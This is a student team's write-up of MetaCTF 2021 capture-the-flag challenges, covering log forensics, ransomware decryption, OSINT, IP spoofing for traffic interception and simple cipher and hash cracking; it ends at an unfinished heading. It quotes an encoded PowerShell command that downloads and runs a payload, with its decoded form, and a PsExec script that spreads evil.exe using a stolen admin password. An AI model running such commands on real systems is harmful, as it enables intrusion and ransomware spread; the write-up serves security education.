Sigma Flag Grabber's MetaCTF 2021 Write Up


Team: Mike (Lead), George, Yusuf, and Jim
Student Scoreboard: #155/1030
Overall Scoreboard: #338/1938

Et tu, Hacker? (200 Points) - George Z

Instructions: The law firm of William, Ian, Laura, and Lenny (WILL for short) has just been the victim of an attempted cyber attack. Someone tried to brute force the login for one of their employees. They have the event logs of the incident, and were wondering if you could tell them which user was targeted. Flag is in the form of MetaCTF{}.

Solution: *MetaCTF{ericm}*

I arrived at this solution by opening the provided event log and checking the list of events for any logged information that could tell me the account name used by the attacker.



```
Information   11/19/2021 4:30:21 PM   Micros...   4625   Logon
Information   11/19/2021 4:30:21 PM   Micros...   4648   Logon

Event 4648, Microsoft Windows security auditing.

A logon was attempted using explicit credentials.

Subject:
        Security ID:            S-1-5-21-3777587639-3470808366-3121508069-500
        Account Name:           Administrator
        Account Domain:         WILL
        Logon ID:               0x28B58
        Logon GUID:             {9f2e4d8f-4f8b-5d78-2782-d6cda2bc9263}

Account Whose Credentials Were Used:
        Account Name:           ericm
        Account Domain:
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Target Server:
        Target Server Name:     WIN-UV1J6MF0DTJ.will.local
        Additional Information: WIN-UV1J6MF0DTJ.will.local

Process Information:
        Process ID:             0x8f8

Log Name:       Security
Source:         Microsoft Windows security   Logged:         11/19/2021 4:30:21 PM
Event ID:       4648                         Task Category:  Logon
Level:          Information                  Keywords:       Audit Success
User:           N/A                          Computer:       WIN-UV1J6MF0DTJ.will.local
OpCode:         Info
More Information: Event Log Online Help
```


This information can be seen contained in the field “Account Name: ericm” below on event 4648 of the provided log.

I want my files back! (275 points - Reconnaissance) - George Z + Mike F


Instructions: While the world continues to battle COVID-19, the digital world continues to battle its own epidemic - ransomware. Criminals continue to hold organizations' files hostage as they cast a wide net hacking anyone with a vulnerable device or through phishing.
Fortunately criminals aren't always the sharpest tool in the shed, and sometimes it's possible to decrypt a ransomware file without paying the ransom. We've come across one such file - perhaps you can figure out what Ransomware strain encrypted it and a way to decrypt it?

Solution: MetaCTF{how_did_the_hacker_escape_he_ransomware}

After downloading and inspecting the naming convention of the file we determined it was encrypted with prometheus. With this information we utilized Crycraft Corp’s prometheus decryptor tool (github.com/cycraft-corp/Prometheus-Decryptor) and set the extension target to “png” based on the name of the original file. After a couple of minutes of bruteforce attempts, we were able to decrypt the file which gave us the unencrypted file which we could open as a png and view to retrieve the flag.



```
2021/12/03 22:31:54 Start decrypt C:\Users\georgarex\Desktop\supercriticalfile.png.[AA4-MX4-GGQD]
2021/12/03 22:35:49 Decrypt file with seed 586968, key: _/AetZp-dCSrG_'m2h-2V]RtwCKefEcn, path: C:\Users\georgarex\Desktop\586968_books
```



RANSOMWARE CAN'T INFECT YOUR BACKUPS
MetaCTF{how_did_the_hacker_escape_he_ransomware}
IF YOU DON'T HAVE ANY

Still Believe in Magic? (150 points) - George Z

Instructions: We found an archive with a file in it, but there was no file extension so we're not sure what it is. Can you fig–ure out what kind of file it is and then open it?

Solution: *MetaCTF{was_it_a_magic_trick_or_magic_bytes?}*

To find this flag I downloaded the file and opened it up in a text editor on my computer. This is what I saw:



```
PK▯▯▯  ▯  ▯  ▯®kS                    ▯  magic.txtUX
 çJªa Ö aõ▯▯  óM-It▯q«.O,ŽÏ,½OŒÏMLÏLŽ/)ÊLÎŽÏ/,r"*KR‹ík▯PK ▯úKWR)    -    PK▯▯
     c^ƒS                            ▯  __MACOSX/UX
 úJªaúJªaõ▯▯  PK▯▯▯  ▯  ▯  ▯®kS                  ▯  ▯  __MACOSX/._magic.txtUX
 çJªa Ö aõ▯▯  c`▯cg`b`ƏMLVƏ▯V^P€ ▯▯▯'▯▯100r▯i ŸÑ- (à▯▯▯▯a u|▯bO4%ÌPq~▯▯ñäü
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8▯PK ▯▯¥¾Ù¾    =▯   PK▯ ▯▯▯  ▯  ▯  ▯®kSúKWR)    -
        @¤     magic.txtUX▯ çJªa Ö aPK▯ ▯▯
     c^ƒS
        @ýAp    __MACOSX/UX▯ úJªaúJªaPK▯ ▯▯▯  ▯  ▯  ▯®kS ¥¾Ù¾    =▯   ▯
        @¤ §    __MACOSX/._magic.txtUX▯ çJªa Ö aPK▯▯     ▯  ▯  Ô    ·▯
```


From the readable text I was able to pick out that this file came from a computer running Mac OSX and that it points to two .txt files “magic.text” and “._magic.text”

The name of the file clued me in that this might be a Mac "MAGIC" file so I ran the file through a MAGIC file reader on filext.com and was able to read the .txt file with the flag seen below:


magic contains the following files:

__MACOSX/

._magic.txt

magic.txt 45 bytes

1638575587_magic.pdf


```
MetaCTF{was_it_a_magic_trick_or_magic_bytes?}
```

Who owns the cloud? (225 Points – Reconnaissance) - George Z + Yusuf G

Instructions: In conducting Open Source Intelligence (OSINT), we act as sort of "cyber detectives," finding little tidbits of information and connecting them to put together a more complete understanding of something.
Take this datacenter for example. Usually it is very easy to figure out what company owns a building - especially when it's a giant facility and the company puts their logo on it. But what if the obvious visual clues aren't there? Dig deeper and see if you can find the company that *directly* owns this piece of land. You'll want to submit the name of the company as the flag.


Solution: *MetaCTF{BCORE COPT DC-21 LLC}*

To find the solution we checked the Virginia state parcel records at virginiaroads.org where we were able to locate the parcel ID, but not owner, of the land the datacenter in question is located on. Then using this parcel ID we were able to check the Loudoun county property records at reparcelasmt.loudoun.gov where we found the owner listed as: "BCORE COPT DC-21 LLC"



Virginia Parcels

OBJECTID	1465207
VGIN_QPID	5110700122124
FIPS	51107
LOCALITY	Loudoun County
Parcel ID	042197707000
Parcel Tax Map ID	-
LASTUPDATE	August 1, 2021
Shape	
Shape.area	163570.64438157
Shape.len	1642.5157601040216



PARID: 042197707000
BCORE COPT DC-21 LLC

Owner

Name	BCORE COPT DC-21 LLC
Care Of	
Mailing Address	6711 COLUMBIA GATEWAY DR STE 300
.	
.	COLUMBIA MD 21046-2383
Instrument Number	201912090076265
Book	
Page	

Interception (100 points - Other) - Mike F and George Z


Instructions: 192.168.0.1 is periodically (once every 4 seconds) sending the flag to 192.168.0.2 over UDP port 8000. Go get it.
ssh ctf-1@host.cg21.metaproblems.com -p 7000

If you get an SSH host key error, consider using


ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" ctf-1@host.cg21.metaproblems.com -p 7000

Note that the connection can take a while to initialize. It will say Granting console connection to device... and then three dots will appear. After the third dot you should have a connection.

Solution: MetaCTF{addr3s5_r3s0lut1on_pwn4g3}



The hint given to us listed a useful network topology to work off of to intercept the flag sent from the .01 IP to the .02 IP.
With this information, we determined that the .03 PC would need to spoof the ip address of the .02 PC to be able to retrieve the flag. After changing the IP address and pinging the .01 PC, the traffic was now forwarding to our instance. With a tcpdump, we were able to retrieve the following:



```
dump -uA
: verbose output suppressed, use -v[v]...  for full protocol decode
ng on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
7.392932 IP ip-192-168-0-1.ec2.internal.43350 > ip-192-168-0-2.ec2.internal.8000: UDP, length 35
.@.?..........V.@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

7.392973 IP ip-192-168-0-2.ec2.internal > ip-192-168-0-1.ec2.internal: ICMP ip-192-168-0-2.ec2.internal udp po
.@...................E..?yi@.@.?..........V.@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

8.394253 IP ip-192-168-0-1.ec2.internal.44627 > ip-192-168-0-2.ec2.internal.8000: UDP, length 35
.@.>..........S.@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

8.394285 IP ip-192-168-0-2.ec2.internal > ip-192-168-0-1.ec2.internal: ICMP ip-192-168-0-2.ec2.internal udp po
.@..Z...........1....E..?z_@.@.>..........S.@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

9.396078 IP ip-192-168-0-1.ec2.internal.58535 > ip-192-168-0-2.ec2.internal.8000: UDP, length 35
.@.>H...........@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

9.396105 IP ip-192-168-0-2.ec2.internal > ip-192-168-0-1.ec2.internal: ICMP ip-192-168-0-2.ec2.internal udp po
.@.............~.....E..?{.@.@.>H...........@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}
```

The Best Laid Plans... (200 points) - George Z

Instructions: Sometimes, routers can break packets up into fragments to meet abnormal networking requirements, and the endpoint will be responsible for putting these back together. Sometimes however, this doesn't go as planned, as Microsoft found out with CVE-2021-24074. We'd like to see the function responsible for this vulnerability, but we're having some trouble finding its name... Could you see if you could find it?

Solution: *MetaCTF{Ipv4pReceiveRoutingHeader}*

I arrived at this solution by using the provided CVE-ID to find an online writeup/description of the attack from McAfee labs, which provided an explanation of the exploit and which function is responsible for the vulnerability.

Link to McAfee labs post:
https://www.mcafee.com/blogs/other-blogs/mcafee-labs/researchers-follow-the-breadcrumbs-the-latest-vulnerabilities-in-windows-network-stack

Who Broke the Printer This Time? (200 Points – Reconnaissance) - Jim T

Instructions: Malicious operators typically exploit unpatched vulnerabilities within target environments to gain initial access, escalate privileges, and more.
What recent vulnerability have Conti ransomware operators exploited to run arbitrary code with SYSTEM privileges?

Solution: *MetaCTF{CVE-2021-34527}*

To find the solution, I looked up keywords such as conti, ransomware and CVE. There were several CVE numbers, but the first result matched the answer's format and worked upon inputting it.

My Logs Know What you Did (125 points) - George Z

Instructions: While investigating an incident, you identify a suspicious powershell command that was run on a compromised system … can you figure out what it was doing?

Given text:
```
C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe
-noP -sta -w 1 -enc
TmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsaWVudCkuRG93bmxvYWRGa
WxlKCdodHRwOi8vTWV0YUNURntzdXBlcl9zdXNfc3Q0Z2luZ19zaXRlX2QwdF9
jMG19L19iYWQuZXhlJywnYmFkLmV4ZScpO1N0YXJ0LVByb2Nlc3MgJ2JhZC5le
GUn
```

Solution: MetaCTF{super_sus_st4ging_site_d0t_c0m}

To find this flag I copied the encrypted part of the message into boxentriq.com's cipher identification tool, which told me it was in Base64 format. Then using the Base64 decoder on the website I was able to return the plaintext equivalent which read "New-ObjectSystem.Net.WebClient).DownloadFile('http://MetaCTF{super_sus_st4ging_site_d0t_c0m}/_bad.exe','bad.exe');Start-Process 'bad.exe'"


From this plaintext output I was able to pick out the flag: "MetaCTF{super_sus_st4ging_site_d0t_c0m}"

I Just Wanna Run (125 points) - Mike F

Instructions: Our security team has identified evidence of ransomware deployment staging in the network. We're trying to contain and remediate the malicious operator's deployment staging and access before the operator successfully spreads and executes ransomware within the environment. We've recovered some of the operator's staging scripts and files. Can you help identify which user account's credentials the operator had compromised and is planning to use to execute the ransomware?

Solution: *MetaCTF{METAL\timeq-admin}*

This flag looked for the user to retrieve the user credentials of an account that an operator had compromised. I downloaded the recovered files and looked into which account was compromised after looking into the executable script of the program.



```
start PsExec.exe -d @C:\share$\comps1.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps2.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps3.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps4.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps5.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps6.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps7.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps8.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps9.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps10.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps11.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps12.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps13.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps14.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps15.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps16.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps17.txt -u METAL\timq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
```

The -u stands for the username of the user. In this case, our compromised user is "timq-admin"

Unbreakable Encryption (150 points) - Yusuf G

Instructions: There is a form of truly unbreakable encryption: the one time pad. Nobody, not Russia, not China, and not even Steve, who lives in his mom's basement and hacks governments for fun, can decrypt anything using this cipher... as long as it's used correctly. In this scheme, a truly random string as long as the plaintext is chosen, and the ciphertext is computed as the bitwise XOR of the plaintext and the key. However, if the key is reused even once, it can be cracked. We've intercepted some messages between some criminals, and we're hoping you could crack the one time pad they used. We're pretty sure they reused it, so you should be able to crack it...
Ciphertext 1:
4fd098298db95b7f1bc205b0a6d8ac15f1f821d72fbfa979d1c2148a24feaafdee8d3108e8ce29c3ce1291

Plaintext 1: hey let's rob the bank at midnight tonight!

Ciphertext 2:
41d9806ec1b55c78258703be87ac9e06edb7369133b1d67ac0960d8632cfb7f2e7974e0ff3c536c1871b

Solution - After doing some research, I found that crib dragging was a usable method to decipher a one time pad when you have two ciphertexts. Using https://toolbox.lotusfa.com/crib_drag/, I put in the two ciphertexts and the words in the plaintext as the crib words, and got the flag with the result "flag is MetaCTF{you're_better_than_steve!}."

A to Z (100 points) - George Z

Instructions: This encrypted flag will only require a simple substitution cipher to solve. Rearrange the letters from A to Z.

Given text: "yzhsufo_rh_nb_uze_wdziu"

Solution: *MetaCTF{bashful_is_my_fav_dwarf}*

I arrived at this solution by decoding the encoded text by reversing it as an atbash cipher, which is a simple substitution cipher that maps letters from the alphabet to the reverse letter at the other end of the alphabet (A-Z, B-Y, C-X, etc).

Magic in the Hex (100 points) - George Z

Instructions: Sometimes in forensics, we run into files that have odd or unknown file extensions. In these cases, it's helpful to look at some of the file format signatures to figure out what they are. We use something called "magic bytes" which are the first few bytes of a file.
What is the ASCII representation of the magic bytes for a VMDK file? The flag format will be 3-4 letters (there are two correct answers).

Solution: “MetaCTF{KDM}”

The magic bytes, or file signature, for VMDK files are “4B 44 4D” and when translated from hexadecimal notation to ASCII text the result is the 3 letter string “KDM”

This Ain’t a Scene, It’s and Encryption Race (100 points) - George Z

Instructions: Ransomware attacks continue to negatively impact businesses around the world. What is the Mitre ATT&CK technique ID for the encryption of data in an environment to disrupt business operations?

Solution: *MetaCTF{T1486}*

I arrived at this solution by consulting the Mitre enterprise techniques guidebook (found at https://attack.mitre.org/techniques/enterprise) and searching for technique ID’s related to encryption for the purpose of disrupting businesses, usually for use as “ransomware,” and found the corresponding ID “T1486”

Thnks fr th Pwds (100 points) - George Z

Instructions: On a red team engagement, you discover a text file on an administrator’s desktop with all of their passwords - you now have the keys to the kingdom!
During the engagement debrief, you explain what you found and how you were able to access so many systems. The administrator says that's impossible, because they encrypted all of the passwords in the file.

Here’s an example of one of their “encrypted” passwords:
TWV0YUNURntlbmNvZGluZ19pc19OMFRfdGhlX3NhbWVfYXNfZW5jcnlwdGlvbiEhfQ==

See if you’re able to recover the Administrator's password.

Solution: *MetaCTF{encoding_is_N0T_the_same_as_encryption!!}*

I arrived at this solution by recognizing that the structure of the “encrypted” password was in line with an encoded Base64 message. To check my suspicions I used an online cipher identification tool (https://www.boxentriq.com/code-breaking/cipher-identifier) which confirmed that this was likely the case. I then used a Base64 decoder to decode the message and recover the flag: “MetaCTF{encoding_is_N0T_the_same_as_encryption!!}”

Wrong Way on a One Way Street (100 points) - George Z

Instructions: Hashing is a system by which information is encrypted such that it can never be decrypted... theoretically. Websites will often hash passwords so that if their passwords are ever leaked, bad actors won't actually learn the user's password; they'll just get an encrypted form of it. However, the same password will always hash to the same ciphertext, so if the attacker can guess your password, they can figure out the hash. Can you guess the password for this hash? Cb78e77e659c1648416cf5ac43fca4b65eeaefe1

Solution: *MetaCTF{babyloka13}*

Using hashtoolkit.com I was able to find a decrypted plaintext password “babyloka13” that matched the given md5 hash.

https://hashtoolkit.com/decrypt-hash/?hash=cb78e77e659c1648416cf5ac43fca4b65eeaefe1

Under Inspection (100 points – Web Exploitation) - Jim T

Instructions: Someone made this site for the Autobots to chat with each other. Seems like the Decepticons have found the site too and made accounts.
One of the Autobot accounts has a flag that they're trying to keep hidden from the Decepticons, can you figure out which account it is and steal it?

Solution: *MetaCTF{do_it_with_style_or_dont_do_it_at_all}*

Opening the website brings you to a login page asking for a username and password. To get the flag, I right-clicked the page and viewed its page source. Upon doing so, components of the webpage such as html and javascript were presented which included a list of account credentials. Since the problem mentioned one of the autobots' accounts contained the flag, I looked for autobot names in the code. I eventually found the flag since there was a part written that is specific for Jazz and looked for the password variable:
if(accounts[a].user == username && accounts[a].pwd == password) {
if(username == "Jazz") result.innerHTML = "Welcome, Jazz. The flag is " + password;}.

There Are No Strings on Me (100 points) - Yusuf G

Instructions: We've got this program that's supposed to check a password, and we're not quite sure how it works. Could you take a look at it and see about finding the password it's looking for?
Download

Solution: *MetaCTF{this_is_the_most_secure_ever}*

I clicked the download link, which downloaded a file called "strings" on my device. I then opened the file with NotePad++. Most of the file was illegible, filled with random symbols and nulls. However, there was a legible part saying "Input the password: Yay! Here's your flag: %s Begone!!" and another part that said "MetaCTF{this_is_the_most_secure_ever}," which was in the format of a submittable flag. I used this as my answer and got the flag.

Sharing Files and Passwords (150 points) - Yusuf G

